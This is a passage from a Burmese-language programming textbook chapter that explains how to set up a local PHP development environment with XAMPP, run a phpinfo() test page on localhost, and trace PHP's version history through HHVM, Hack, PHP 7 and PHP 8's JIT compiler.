PHP အကြောင်းမပြောခင် ဒါတွေကို အရင်ပြောပြနေတယ်ဆိုတာ လိုအပ်လို့ပါ။ PHP ဟာ တော်တော် လေး အခြေခံကျတဲ့ နည်းပညာတစ်ခုပါ။ သူကိုယ်တိုင် အလုပ်အားလုံးကို လုပ်တာမဟုတ်ပါဘူး။ Web နည်းပညာကို သူက အသုံးချပြီး အလုပ်လုပ်တာပါ။ ဒါကြောင့် PHP ကိုလေ့လာရတာ ထိရောက်မှုရှိစေဖို့ Web နည်းပညာရဲ့ သဘောသဘာဝတွေကို အရင်ပြောပြနေတာလို့ ဆိုနိုင်ပါတယ်။ ဆောဖ်ဝဲရေးသားမှု နည်းပညာတစ်ခုကို လေ့လာတဲ့နေရာမှာ ကိုယ်ရေးလိုက်တဲ့ကုဒ် ဘယ်လိုအလုပ်လုပ်သွားသလဲဆိုတာကို ခေါင်းထဲမှာ ပုံဖော်ကြည့်နိုင်စွမ်းရှိဖို့ဟာ အရေးအကြီးဆုံး လိုအပ်ချက်ဖြစ်ပါတယ်။ အခုလို Web ရဲ့အလုပ် လုပ်ပုံကို သိထားမှာသာ PHP ကိုအသုံးပြုရေးသားထားတဲ့ ဝဘ်ဆိုက်တစ်ခုရဲ့ အလုပ်လုပ်ပုံကို ခေါင်းထဲမှာ ပုံဖော်ကြည့်နိုင်စွမ်း ရှိမှာပဲဖြစ်ပါတယ်။

အခန်း (၂၆) – PHP Development Environment

PHP ကုဒ်တွေ စတင်ရေးသားနိုင်ဖို့အတွက် လိုအပ်တဲ့ Development Environment တစ်ခု တည်ဆောက်ထားဖို့ လိုပါတယ်။ Development Environment ဆိုတာ ကိုယ့်စက်ထဲမှာ ကုဒ်တွေ ရေးပြီး Run လို့ရအောင် လိုအပ်တဲ့ နည်းပညာတွေ ထည့်သွင်းပြင်ဆင်ခြင်း ဖြစ်ပါတယ်။ PHP ဟာ Server-side နည်းပညာတစ်ခုဖြစ်တဲ့အတွက် Web Server တစ်ခုနဲ့ ပူးတွဲအသုံးချရတဲ့သဘော ရှိပါတယ်။ ထင်ရှားတဲ့ Web Server ဆော့ဖ်ဝဲတွေက Apache, Nginx နဲ့ Microsoft IIS တို့ပဲ ဖြစ်ပါတယ်။ PHP ကို ဒီ Web Server နည်းပညာ အားလုံးနဲ့ ပူးတွဲအသုံးပြုလို့ ရနိုင်ပါတယ်။ အဲ့ဒီထဲက Apache နဲ့ Nginx တို့ဟာ Open Source နည်းပညာတွေ ဖြစ်ကြပြီး PHP နဲ့ ပိုပြီးတော့ တွဲဖက် အသုံးများပါတယ်။

အခုနောက်ပိုင်း PHP Version တွေမှာ Development Server လို့ခေါ်တဲ့ Web Server လေးတစ်ခု တစ်ခါထဲ ပါဝင်ပါတယ်။ ဒါကြောင့် သီးခြားဆော့ဖ်ဝဲတွေ မလိုအပ်ဘဲ၊ သူ့မှာပါတဲ့ Development Server နဲ့တင် PHP ကုဒ်တွေ ရေးပြီးစမ်းလို့ ရနိုင်ပါတယ်။ ဒါပေမယ့် ပြည့်စုံတဲ့ Development Environment တစ်ခုဖြစ်ဖို့ဆိုရင် MySQL Database အပါအဝင် တခြား လိုအပ်တာတွေ ရှိပါသေးတယ်။ လိုအပ်မယ့် နည်းပညာတွေကို တစ်ခုပြီးတစ်ခု ကိုယ့်အစီအစဉ်နဲ့ကိုယ် Install လုပ်လို့ ရနိုင်သလို၊ လိုအပ်မယ့် နည်းပညာတွေအားလုံးကို ပေါင်းစပ်စုစည်းပေးထားတဲ့ All-in-one Package တွေလည်း ရှိနေပါတယ်။ အဲ့ဒီထဲမှာ အထင်ရှားဆုံးနဲ့ အကောင်းဆုံးကတော့ XAMPP လို့ခေါ်တဲ့ နည်းပညာပါ။

- https://www.apachefriends.org

XAMPP မှာ ပြည့်စုံတဲ့ PHP Development Environment တစ်ခု တည်ဆောက်ဖို့အတွက် လိုအပ်တာတွေ အားလုံး စုစည်းပါဝင်ပါတယ်။ Windows, Linux နဲ့ Mac အားလုံးမှာ အသုံးပြုနိုင်ပါတယ်။ ပါဝင်တာတွေ အများကြီးထဲက အရေးအကြီးဆုံး တစ်ချို့ကို ရွေးထုတ်ပြရရင် ဒီလိုပါ –

1. Apache Web Server
2. Apache Modules
3. PHP
4. PHP Extensions
5. MySQL Database
6. MySQL Admin

အခုနောက်ပိုင်းမှာ PHP ကို Nginx Web Server နဲ့လည်း အသုံးများလာပေမယ့် တွဲဖက် အသုံးအများဆုံး ကတော့ Apache ဖြစ်ပါတယ်။ XAMPP မှာ Apache Web Server တစ်ခါထဲ ပါဝင်ယုံသာမက လိုအပ်မယ့် Web Server Modules တွေလည်း ပါဝင်ပါသေးတယ်။ ဥပမာ Resource တွေကို Compress လုပ် ချုံ့ပြီးမှ Response ပြန်ပေးနိုင်တဲ့ Compression Module လို Module မျိုးတွေပါ။ ဒီ Module တွေ အကြောင်းကို

အသေးစိတ် ထည့်သွင်း မဖော်ပြနိုင်ပေမယ့်၊ နောက်ပိုင်းမှာ တစ်ချို့ပရောဂျက်တွေအတွက် လိုအပ်တဲ့ Web Server Module မစုံလို့ အလုပ်မလုပ်ဘူး ဆိုတဲ့ ပြဿနာမျိုးတွေ XAMPP နဲ့ဆိုရင် မရှိသလောက် နည်းမှာ ဖြစ်ပါတယ်။ အားလုံးစုံအောင် တစ်ခါထဲ ထည့်ထားပေးလို့ပါ။

PHP ဟာ Interpreted Language တစ်မျိုးဖြစ်ပါတယ်။ ရေးလိုက်တဲ့ PHP ကုဒ်တွေကို ကွန်ပျူတာ နားလည်အောင် တိုက်ရိုက်ဘာသာပြန်ပေးနိုင်တဲ့ Interpreter လိုပါတယ်။ XAMPP နဲ့အတူ PHP Interpreter တစ်ခါထဲ ပါဝင်ပါတယ်။ ပြီးခဲ့တဲ့အခန်းမှာ Server က PHP ကုဒ်တွေကို အရင်အလုပ်လုပ်ပြီး ရလာတဲ့ရလဒ်ကို Response အနေနဲ့ ပြန်ပေးတယ်လို့ ဖော်ပြခဲ့ပါတယ်။ Apache Web Server အတွက် mod_php လို့ခေါ်တဲ့ PHP ကုဒ်တွေကို Run ပြီးမှ ရလဒ်ကို Response ပြန်ပေးနိုင်စေတဲ့ Module တစ်ခုရှိပါတယ်။ ဒါကြောင့် Install လုပ်ထားတဲ့ Apache Web Server နဲ့ PHP Interpreter ကို mod_php နဲ့ချိတ်ပေးရတယ်လို့ ဆိုနိုင်ပါတယ်။ ဒီအလုပ်ကို XAMPP က တစ်ခါထဲ လုပ်ထားပေးပြီးသား ဖြစ်လို့ ကိုယ့်ဘာသာ Configuration တွေလုပ်စရာ မလိုအပ်တော့ပါဘူး။ Request ပြုလုပ်လာတဲ့ Resource ရဲ့ Extension က `.php` ဖြစ်ခဲ့မယ်ဆိုရင် Apache က PHP ကိုအသုံးပြုပြီး ကုဒ်တွေကို Run ပြီးမှသာ ရလဒ်ကို Response အနေနဲ့ ပြန်ပေးသွားမှာပါ။

ပြီးတော့ PHP ကို Install လုပ်တဲ့အခါ သူ့ချည်းပဲ မပြည့်စုံပါဘူး။ Extension တွေ လိုအပ်ပါတယ်။ Database နဲ့ ဆက်သွယ် အလုပ်လုပ်နိုင်တဲ့ Extension တွေ၊ အင်္ကလိပ်စာမဟုတ်တဲ့ String တွေကို စီမံအလုပ်လုပ်ပေးနိုင်တဲ့ Extension တွေ၊ စသည်ဖြင့် လိုအပ်ပါတယ်။ နောက်ပိုင်းမှာ တစ်ချို့ပရောဂျက်တွေအတွက် လိုအပ်တဲ့ PHP Extension မစုံလို့ အလုပ်မလုပ်ဘူး ဆိုတဲ့ ပြဿနာမျိုးတွေ XAMPP နဲ့ဆိုရင် မရှိသလောက် နည်းမှာဖြစ်ပါတယ်။ အားလုံးစုံအောင် တစ်ခါထဲ ထည့်ထားပေးလို့ပါ။

ဆက်လက်ပြီးတော့ MySQL လို Database Server နည်းပညာနဲ့ အဲ့ဒီ Database ကို စီမံနိုင်တဲ့ Admin ဆော့ဖ်ဝဲတွေလည်း XAMPP မှာ အားလုံးပါဝင်ပြီး ဖြစ်ပါတယ်။ ဒီလိုမျိုး တစ်ခုထဲနဲ့ အကုန်စုံအောင် ပါတဲ့အတွက်ကြောင့်ပဲ PHP Development Environment တည်ဆောက်ဖို့အတွက် အသင့်တော်ဆုံး နည်းပညာအဖြစ် XAMPP ကို ရွေးချယ်အသုံးပြုသင့်ခြင်း ဖြစ်ပါတယ်။

အခဲ့ဒီလို အကုန်စုံအောင် ပါနေတဲ့အတွက်ကြောင့်ပဲ အများအသုံးပြုဖို့ အင်တာနက်ပေါ်မှာ လွှင့်တင်ပေးမယ့် Production Environment နဲ့တော့ မသင့်တော်ဘူး လို့ တစ်ခါထဲ တွဲဖက်မှတ်သားသင့်ပါတယ်။ လိုတာရော၊ မလိုတာရော အကုန်ပါနေလို့၊ လိုအပ်တာထက် ပိုနေးတာမျိုးတွေ၊ မသုံးဖြစ်ဘဲ ပါဝင်နေတဲ့ နည်းပညာကနေ လုံခြုံရေးအားနည်းချက် ပေါ်နေတာမျိုးတွေ ရှိလာတတ်ပါတယ်။ ဒါကြောင့် ကိုယ့်စက်ထဲမှာ PHP ကုဒ်တွေ ရေးစမ်းဖို့အတွက် Development Environment တည်ဆောက်ရာမှာသာ အသုံးပြုသင့်ပြီး၊ အများသုံးဖို့ ပေးတဲ့ Production Environment မှာတော့ မသုံးသင့်ဘူးလို့ ပူးတွဲမှတ်သားရမှာပါ။ အများသုံးမယ့် Production Environment မှာတော့ ကိုယ့်ပရောဂျက်အတွက် လိုအပ်မယ့် နည်းပညာတွေကို ကိုယ်တိုင် (သို့မဟုတ်) သက်ဆိုင်ရာ System Administrator က တစ်ခုချင်း စီစစ်ပြီး ထည့်သွင်းဖို့ လိုအပ်နိုင်ပါတယ်။

ဆက်လက်လေ့လာနိုင်ဖို့အတွက် XAMPP Installer ဖိုင်ကို ဒီလိပ်စာမှာ Download ရယူနိုင်ပါတယ်။

- https://www.apachefriends.org

Install လုပ်ပုံလုပ်နည်းနဲ့၊ Install လုပ်ပြီးနောက် ဆက်လုပ်သင့်တာတွေ ရှိပါတယ်။ ဒါတွေကို စာနဲ့ရေးပြရင် ထိရောက်မှုရှိမှာ မဟုတ်ပါဘူး။ လက်တွေ့လုပ်ပြမှသာ ထိရောက်မှုရှိမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် ဗွီဒီယို သင်ခန်းစာတစ်ခု ကြိုတင်စီစဉ်ထားပါတယ်။ ရှေ့ဆက်မဖတ်ခင် အဲ့ဒီသင်ခန်းစာကို ကြည့်ပြီး XAMPP ကို Install လုပ် အသင့်ပြင်ထားဖို့ လိုအပ်ပါတယ်။ ဒီလိပ်စာမှာ ကြည့်ရမှာပါ။

- https://www.facebook.com/fairway.technology/videos/2994956967228569/

Fairway Technology ရဲ့ Facebook Page ကို သွားပြီး **Videos** Section ထဲမှာကြည့်လိုက်ရင်လည်း **PHP Development Environment with XAMPP and Composer** ဆိုတဲ့ ခေါင်းစဉ်နဲ့ ဒီဗွီဒီယို သင်ခန်းစာကို တွေ့ရမှာပါ။ အချိန် (၁၅) မိနစ်ခန့်ဖြစ်ပြီး ကြည့်ဖြစ်အောင်ကြည့်ဖို့နဲ့ လုပ်ဖြစ်အောင် လိုက်လုပ်ထားဖို့ လိုအပ်ပါတယ်။ XAMPP ကို Install လုပ်နည်းအပြင် PHP ကို Command Prompt မှာ Run လို့ရအောင် လုပ်နည်းနဲ့ Composer ခေါ် နောက်ပိုင်းမှာ လိုအပ်လာမယ့် နည်းပညာတစ်ခုကို ထည့်သွင်းနည်းပါ တစ်ခါထဲ ထည့်ပြထားလို့ပါ။

Running PHP Code

Development Environment တည်ဆောက်ရရှိပြီဆိုရင် PHP ကုဒ်တွေကို ဘယ်မှာရေးရမလဲ၊ ဘယ်လို စမ်းရမလဲဆိုတာကို ဆက်ပြောရပါမယ်။

1. PHP ကုဒ်တွေကို HTML Document ထဲမှာရေးပြီး
2. `.php` Extension နဲ့
3. Web Server ရဲ့ Document Root ဖိုဒါထဲမှာ သိမ်းပေးရပါမယ်။

XAMPP နဲ့အတူပါတဲ့ Apache Web Server ရဲ့ Document Root ဖိုဒါအမည်ဟာ `htdocs` ဖြစ်ပြီး Windows မှာဆိုရင် အများအားဖြင့် `C:\xampp\htdocs` ဖြစ်ပါတယ်။ အကယ်၍ XAMPP ကို Install လုပ်ချိန်မှာ ဖိုဒါတည်နေရာကို ပြောင်းခဲ့ရင်တော့ ကိုယ်ပြောင်းခဲ့တဲ့ တည်နေရာမှာပဲ ရှာလိုက်ပါ။ `htdocs` ဖိုဒါထဲမှာ ကုဒ်ဖိုင်တွေကို ဒီအတိုင်းထည့်ရေးလို့ရသလို၊ လိုအပ်ရင် ဖိုဒါအဆင့်ဆင့် ထပ်မံတည်ဆောက်ပြီးတော့ စုစည်းရေးသားလို့ ရပါတယ်။

PHP ကုဒ်တွေ ထည့်သွင်းရေးသားမယ့် HTML ဖိုင်ရဲ့ အမည်ကို မိမိနှစ်သက်ရာ ပေးနိုင်ပေမယ့် Extension ကိုတော့ `.php` လို့ ပေးရပါတယ်။ `.html` လို့ ပေးလို့မရပါဘူး။ Web Server တွေက အများအားဖြင့် ဖိုင် Extension `.php` ဖြစ်မှ အထဲက PHP ကုဒ်ကို Run ပေးဖို့ Setting လုပ်ထားကြလို့ပါ။ ဒီနည်းနဲ့ ရိုးရိုးရေးထားတဲ့ Static HTML ဖိုင်နဲ့ PHP ကုဒ်တွေပါဝင်တဲ့ Dynamic HTML ဖိုင်ကို ခွဲကြတာပါ။

ရေးထားတဲ့ကုဒ်ကို စမ်းဖို့အတွက် ရိုးရိုး HTML တွေလို ဒီအတိုင်း Browser နဲ့တိုက်ရိုက် ဖွင့်ကြည့်လို့ မရပါဘူး။ Web Server ကိုဆက်သွယ်ပြီးတော့ လိုချင်တဲ့ဖိုင်ကို တောင်းယူရပါတယ်။ ဒီတော့မှ Web Server က အထဲကကုဒ်တွေကို Run ပြီး ရလဒ်ကို ပြန်ပေးမှာ မို့လို့ပါ။ Web Server က လက်ရှိကွန်ပျူတာထဲမှာပဲ ရှိနေတာမို့လို့ အခဲ့ဒီ Web Server ကို `localhost` ဆိုတဲ့ လိပ်စာကနေ ဆက်သွယ်နိုင်ပါတယ်။ အကယ်၍ Web Server အလုပ်လုပ်နေတဲ့ Port နံပါတ်ကို ပြောင်းခဲ့မယ်ဆိုရင်တော့ Web Server ကိုဆက်သွယ်နိုင်ဖို့ localhost နောက်မှာ Port နံပါတ်ကို Colon သင်္ကေတနဲ့အတူ ထည့်သွင်းပေးရမှာပါ။ ဒီသဘောကို Development Environment တည်ဆောက်ပုံ ဗွီဒီယိုသင်ခန်းစာထဲမှာ ထည့်သွင်းဖော်ပြထားပါတယ်။


လက်တွေ့စမ်းကြည့်နိုင်ဖို့အတွက် `htdocs` ဖိုဒါထဲမှာ `info.php` ဆိုတဲ့အမည်နဲ့ ဖိုင်တစ်ခုတည်ဆောက်ပြီး ဒီကုဒ်ကို ရေးသားပေးပါ။

PHP

```php
<?php phpinfo() ?>
```

တစ်ကြောင်းထဲပါ။ တခြားဘာမှ ပါစရာမလိုပါဘူး။ `phpinfo()` လို့ခေါ်တဲ့ Standard PHP Function ကို ခေါ်ယူထားတာဖြစ်ပြီး ဒီကုဒ်ကို စမ်းကြည့်လိုက်ရင် ရလဒ်အနေနဲ့ Install လုပ်ထားတဲ့ PHP Version အပါအဝင် Development Environment နဲ့ပက်သက်တဲ့ အချက်အလက်အပြည့်အစုံကို ဖော်ပြပေးမှာဖြစ်ပါတယ်။ Browser မှာ ဒီလိပ်စာနဲ့ စမ်းကြည့်နိုင်ပါတယ်။

- http://localhost/info.php



Web Server လိပ်စာဖြစ်တဲ့ `localhost` ရဲ့နောက်မှာ ရေးသားထားတဲ့ ကုဒ်ဖိုင်အမည်ကို ပေးလိုက်တာပါ။ အပြည့်အစုံက `http://localhost/info.php` ဆိုပေမယ့် ရှေ့ဆုံးက `http://` သင်္ကေတကို ကိုယ်ထည့်မပေးရင် Browser က သူ့ဘာသာ ထည့်ပြီး အလုပ်လုပ်ပေးသွားလို့ ထည့်မရိုက်လည်း ရပါတယ်။ လက်တွေ့စမ်းကြည့်လိုက်ရင် ပြီးခဲ့တဲ့စာမျက်နှာမှာ ဖော်ပြထားတဲ့ပုံလို ရလဒ်မျိုးကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

ဒါက ကုဒ်ဖိုင်ကို `htdocs` ဖိုဒါအောက်မှာ တိုက်ရိုက်ရေးလိုက်တာပါ။ အကယ်၍ ကုဒ်ဖိုင်ကို `htdocs` ထဲမှာ `app` ဆိုတဲ့ဖိုဒါ တည်ဆောက်ပြီးတော့မှ အထဲမှာ `info.php` ဆိုတဲ့အမည်နဲ့ ရေးသားထားမယ်ဆိုရင် Browser မှာ ထည့်သွင်းစမ်းသပ်ရမယ့် လိပ်စာက `localhost/app/info.php` ဖြစ်ပါတယ်။ ဖိုင်တည်နေရာကို ဖိုဒါနဲ့တစ်ကွ ထည့်သွင်းပေးရတာပါ။

အကယ်၍ ပေးလိုက်တဲ့လိပ်စာက ဖိုင်အမည်မပါဘဲ ဖိုဒါသက်သက် ဖြစ်နေမယ်ဆိုရင် Web Server က အဲ့ဒီဖိုဒါထဲမှာ ရှိနေတဲ့ ဖိုင်စာရင်းကို ပြန်ပေးမှာပါ။ ဥပမာ - `localhost/app/` ဆိုရင် app ဖိုဒါထဲမှာ ရှိနေတဲ့ ဖိုင်စာရင်းကို တွေ့မြင်ရပါလိမ့်မယ်။ ဖိုဒါတစ်ခုရဲ့ Index Page (Home Page) သတ်မှတ်လိုရင် `index.php` ဖိုင်ကို သုံးနိုင်ပါတယ်။ ဖိုဒါတစ်ခုရဲ့အတွင်းထဲမှာ `index.php` ဖိုင်ရှိနေမယ်ဆိုရင် လိပ်စာအနေနဲ့ ဖိုဒါကို ပေးလိုက်တဲ့အခါ အထဲကဖိုင်စာရင်းကို ပြန်မပေးတော့ဘဲ `index.php` ကို အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ ဥပမာ `app` ဖိုဒါထဲမှာ `index.php` ရှိနေရင် `localhost/app/` လိပ်စာကို ထည့်သွင်းလိုက်တဲ့အခါ နောက်က ဖိုင်အမည်ကို ထည့်ပေးမထားပေမယ့် `index.php` ကိုအလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

ဒါဟာ ခက်ခဲလှတဲ့ သဘောဘသာဝကြီး မဟုတ်ပေမယ့်၊ လေ့လာစမှာ မျက်စိလည်တတ်ကြပါတယ်။ အခုမှ PHP ကို ပထမဆုံး စတင်လေ့လာဖူးသူဆိုရင် ဒီသဘောကို ကောင်းကောင်း နားလည်သဘောပေါက်စေဖို့အတွက် လက်တွေ့ စမ်းသပ်ကြည့်ပြီးမှ ရှေ့ဆက်သင့်ပါတယ်။ PHP ကုဒ် ရေးပုံရေးနည်းတွေ မပြောရသေးပေမယ့်၊ ရိုးရိုး HTML Document တွေကိုပဲ `.php` Extension နဲ့ `htdocs` ဖိုဒါထဲမှာသိမ်းပြီး `localhost` ကနေတစ်ဆင့် ခေါ်ယူစမ်းသပ် ကြည့်နိုင်ပါတယ်။

PHP 8

ဒီစာရေးနေချိန်မှာ ထွက်ထားတဲ့ နောက်ဆုံး PHP Version ကတော့ PHP 8 ဖြစ်ပါတယ်။ ဒါကြောင့် လက်ရှိ ပရောဂျက်တွေမှာ အများသုံးနေဆဲ PHP Version အခွဲ (၃) ခု ရှိနေပါတယ်။ PHP 5, PHP 7 နဲ့ PHP 8 တို့ ဖြစ်ပါတယ်။

PHP 5 မှာ 5.5 နဲ့ 5.6 ထိရှိပါတယ်။ 5.5 ရဲ့ ရှေ့ပိုင်း Version တွေကို အသုံးပြုသူ မရှိသလောက် နည်းသွားပြီ ဖြစ်သလို 5.6 နောက်ပိုင်း Version သစ် ထပ်မထွက်တော့ပါဘူး။ PHP 6 လည်းမရှိပါဘူး။ ထွင်တော့ ထွင်ခဲ့ကြပါသေးတယ်။ အများသုံးဖို့ မကြေညာနိုင်ခဲ့တာပါ။

PHP 6 ကို တီထွင်နေစဉ်မှာ PHP ကို လက်တွေ့ အသုံးပြုနေတဲ့ လုပ်ငန်းကြီးတွေထဲမှာ အကြီးဆုံးလို့ ပြောရမယ့် Facebook က HipHop လို့ခေါ်တဲ့ နည်းပညာတစ်မျိုးကို တီထွင်ခဲ့ပါတယ်။ HipHop ဆိုတာ PHP ကုဒ်ကို C++ ကုဒ်ဖြစ်အောင် ပြောင်းပေးနိုင်တဲ့ နည်းပညာပါ။ အဲ့ဒီအချိန်တုံးက C++ ဆိုတာ Programming Language တွေထဲမှာ C ပြီးရင် ဒုတိယမြောက် အမြန်ဆုံးလို့ ပြောလို့ရနိုင်ပါတယ်။ ဒါကြောင့် HipHop ရဲ့ အကူအညီနဲ့ PHP ကုဒ်တွေကို C++ ပြောင်း၊ Compile လုပ်ပြီးမှ အသုံးပြုတဲ့အခါ ပိုကောင်းတဲ့ စွမ်းဆောင်ရည်ကို ရစေနိုင်သွားတဲ့ သဘောပါ။

ပြီးတော့ Facebook က HHVM (HipHop Virtual Machine) လို့ခေါ်တဲ့ နည်းပညာတစ်မျိုးကို ထပ်မံတီထွင်ခဲ့ပြန်ပါတယ်။ နည်းပညာက ကျယ်ပြန့်ပေမယ့် အနှစ်ချုပ်အားဖြင့် ဒီလိုမှတ်နိုင်ပါတယ်။ ရိုးရိုး PHP မှာ ကုဒ်တွေကို Zend Engine လို့ခေါ်တဲ့ နည်းပညာတစ်မျိုးနဲ့ တစ်ဆင့်ခံ Run ပါတယ်။ HHVM ကတော့ ကုဒ်တွေကို CPU က တိုက်ရိုက်နားလည်တဲ့ Machine Code ပြောင်းပြီးတော့ Run ပါတယ်။ ဒါကြောင့် ပိုမြန်ပါတယ်။ ရေးထားတဲ့ PHP ကုဒ်ချင်းအတူတူ ရိုးရိုး PHP Interpreter နဲ့ Run တာထက် Facebook ရဲ့ HHVM နဲ့ Run တာက ပိုမြန်မယ်ဆိုတဲ့သဘော ဖြစ်သွားတာပါ။

- https://hhvm.com

ပြီးတော့ Facebook က Hack လို့ ခေါ်တဲ့ PHP Compatible Programming Language တစ်ခုကို တီထွင်ခဲ့ပါတယ်။ PHP နဲ့ ရေးထုံးပိုင်းမကွာပဲ Scalar Type Hinting တို့ Return Type Hinting တို့လို ဖြည့်စွက်မှုတစ်ချို့ ပိုမိုပါဝင်သွားတာပါ။ ဒီရေးထုံးတွေအကြောင်းကို သူ့နေရာနဲ့သူ ဆက်လက်ဖော်ပြသွားမှာပါ။

Loosely Typed Language တစ်ခုဖြစ်တဲ့ PHP ဟာ အခြားသော Loosely Typed Language များ အားလုံးနည်းတူ ရေးရတာလွယ်ကူမြန်ဆန်ပေမယ့် စောစောစီးစီး မသိလိုက်ဘဲ နောက်မှပေါ်တဲ့ Runtime Error တွေ များတတ်တဲ့ အားနည်းချက် ရှိနေပါတယ်။ ဒါကို Hack က Type Hinting နည်းစနစ်တွေ ထပ် ဖြည့်ပြီးတော့ ကုစားပေးလိုက်လို့ ပိုပြီးတော့ အရည်အသွေးကောင်းတဲ့ ကုဒ်ကို ရသွားစေနိုင်တဲ့သဘောပါ။

- https://hacklang.org

ဒီ အသစ်တီထွင်မှုတွေက လုပ်လက်စ PHP 6 ထက် အလားအလာ ပိုကောင်းနေတာ တစ်နေ့တခြား ပိုမို ထင်ရှားလာတဲ့အတွက် PHP ကို စီမံနေကြသူတွေက PHP 6 ထွင်နေတာကို ရပ်လိုက်ပြီး HHVM တို့ Hack တို့ကို နမူနာယူထားတဲ့ PHP 7 ကို ဆက်လက်တီထွင်ခဲ့ကြပါတယ်။ ဒါကြောင့် PHP 6 ဆိုတာ ထွက်မလာ လိုက်ဘဲ PHP 7 ကို တစ်ဆင့်ကျော် ရောက်ရှိသွားတာပါ။ လက်ရှိ ဒီစာရေးနေချိန်မှာ PHP 7.0 ကနေ 7.4 ထိ ထွက်ထားပါတယ်။

PHP 7 ကတော့ အတွင်းပိုင်း အလုပ်လုပ်ပုံ အပြောင်းအလဲတွေနဲ့အတူ စွမ်းဆောင်ရည်မှာ PHP 5 ထက် နှစ်ဆနီးပါး ပိုမြန်တဲ့ ရလဒ်ကောင်းတွေကို ရသွားပါတယ်။ ရေးထုံးပိုင်းမှာ Backward Compatible တော့ အပြည့်အဝ မဖြစ်ပါဘူး။ ဆိုလိုတာက PHP 5 နဲ့ရေးထားတဲ့ ပရောဂျက်ကို PHP 7 နဲ့ Run လို့ အပြည့်အဝ အဆင်ပြေမှာ မဟုတ်ပါဘူး။ ဒါပေမယ့် လေ့လာမှု ရှုထောင့်က ကြည့်ရင်တော့ PHP 5 ကိုလေ့လာထားမိလို့ PHP 7 ကို အသစ်အစအဆုံး ပြန်လေ့လာရတယ်ဆိုတာမျိုးတော့ ရှိမှာ မဟုတ်ပါဘူး။ အလားတူပဲ PHP 8 ဖြစ်သွားလို့ အသစ်ပြန်လေ့လာစရာလည်း မလိုပါဘူး။ ရေးထုံးတွေက အများအားဖြင့် တူညီကြပါတယ်။ မ တူတော့ပဲ ကွဲပြားသွားတဲ့ အပိုင်းလေးတွေလောက်ကို ရွေးချယ်မှတ်သားလိုက်ရင် ရသွားပါပြီ။ ဒီလိုကွဲပြား သွားတာလေးတွေကို သူ့နေရာနဲ့သူ ထည့်သွင်းဖော်ပြပေးသွားမှာပါ။

လက်ရှိဒီစာရေးနေချိန်ထိ PHP 8 မှာ 8.0, 8.1 နဲ့ 8.2 တို့ ထွက်ရှိထားပါတယ်။

PHP 8 မှာတော့ JIT လို့ခေါ်တဲ့ နည်းပညာတစ်မျိုး ဖြည့်စွက်ပါဝင်လာပါတယ်။ စွမ်းသပ်မှုတွေအရ တစ်ချို့ အချိန်ယူအလုပ်လုပ်ရတဲ့ လုပ်ငန်းတွေမှာ PHP 7 ထက် (၁) ဆခွဲ ကနေ (၂) ဆထိ ပိုမြန်သွားပြီး၊ စွမ်း ဆောင်ရည်တိုင်းတာဖို့ သက်သက် ရည်ရွယ်ထားတဲ့ Benchmark တွေမှာတော့ (၃) ဆလောက်ထိ ပိုမြန် တယ်ဆိုတာကို တွေ့ရပါတယ်။ ဒါပေမယ့် လက်ရှိ ရှိနေတဲ့ ပရောဂျက်တွေမှာ စွမ်းသပ်တဲ့အခါ PHP 7.4 နဲ့

စွမ်းဆောင်ရည် မတိမ်းမယိမ်းသာ ရှိတယ်ဆိုတာကို တွေ့ရှိထားလို့ ဒါကိုလည်း သတိပြုသင့်ပါတယ်။ JIT ကပေးတဲ့ အားသာချက်ကို ရယူနိုင်တဲ့ ပရောဂျက် အမျိုးအစားတွေ ရှိနိုင်သလို၊ မရနိုင်တဲ့ ပရောဂျက် အမျိုးအစားတွေလည်း ရှိနိုင်ပါတယ်။

JIT ဆိုတာ Just In Time Compilation ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ပုံမှန်အားဖြင့် PHP ဟာ Interpreted Language ဖြစ်ပါတယ်။ ရေးထားတဲ့ကုဒ်ကို တိုက်ရိုက် ဘာသာပြန်ခြင်းအားဖြင့် အလုပ်လုပ်ပါတယ်။ JIT နည်းပညာကတော့ ထပ်ခါထပ်ခါ Run ရတဲ့ကုဒ်တွေကို Compile လုပ်ထားခြင်းအားဖြင့် ထပ်ခါထပ်ခါ တိုက်ရိုက်ဘာသာပြန်စရာ မလိုတော့လို့ ပိုမြန်သွားတဲ့ သဘောမျိုးပါ။ တစ်ကယ် Compiled Language တွေမှာကို ကြိုတင် Compiled လုပ်ပြီးမှ အလုပ်လုပ်တာမျိုးတော့ မဟုတ်ပါဘူး။ တိုက်ရိုက်ဘာသာပြန်စနစ်ကိုပဲ ဆက်သုံးပါတယ်။ Interpreter က အကြိမ်ကြိမ်လုပ်ရတဲ့ 